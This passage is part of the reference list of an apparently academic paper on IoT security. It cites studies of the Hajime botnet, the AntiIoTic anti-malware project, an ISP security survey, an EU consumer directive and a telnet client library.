- [56] Stephen Herwig, Katura Harvey, George Hughey, Richard Roberts, and Dave Levin. Measurement and Analysis of Hajime, a Peer-to-peer IoT Botnet. In *NDSS*, 2019.
- [57] ERT Threat Advisory. Hajime Botnet – Friend or Foe? <https://security.radware.com/ddos-threats-attacks/hajime-iot-botnet/>, Apr 2017.
- [58] Juan Manuel Donaire Felipe. Implementing the AntiIoTic against DDoS Attacks – A Proof of Concept, Implementing af AntiIoTic mod DDoS- – En Proof of Concept. <https://findit.dtu.dk/en/catalog/2438297447>, 2018.
- [59] Michele De Donno GitHub. AntiIoTic: The Fog-based anti-malware for Internet of Things. <https://github.com/michele-dedonno/AntiIoTic>, Aug 2018. (visited on 2020-02-10).
- [60] Interaction Design Foundation. Design Guidelines. <https://www.interaction-design.org/literature/topics/design-guidelines>. (visited on 2020-06-04).
- [61] SpeedOf.Me. API. <https://speedof.me/api.html>. (visited on 2020-05-28).
- [62] ISPA UK. ISPA CYBER SECURITY SURVEY 2018. <https://www.ispa.org.uk/wp-content/uploads/ISPA-Cyber-Security-Survey-2018.pdf>, Oct 2018.
- [63] European Commission. The Unfair Contract Terms Directive (93/13/EEC). https://ec.europa.eu/info/law/law-topic/consumers/consumer-contract-law/unfair-contract-terms-directive_en, 1993. (visited on 2020-06-03).
- [64] mkozjak. node-telnet-client. <https://www.npmjs.com/package/telnet-client>. (visited on 2020-07-01).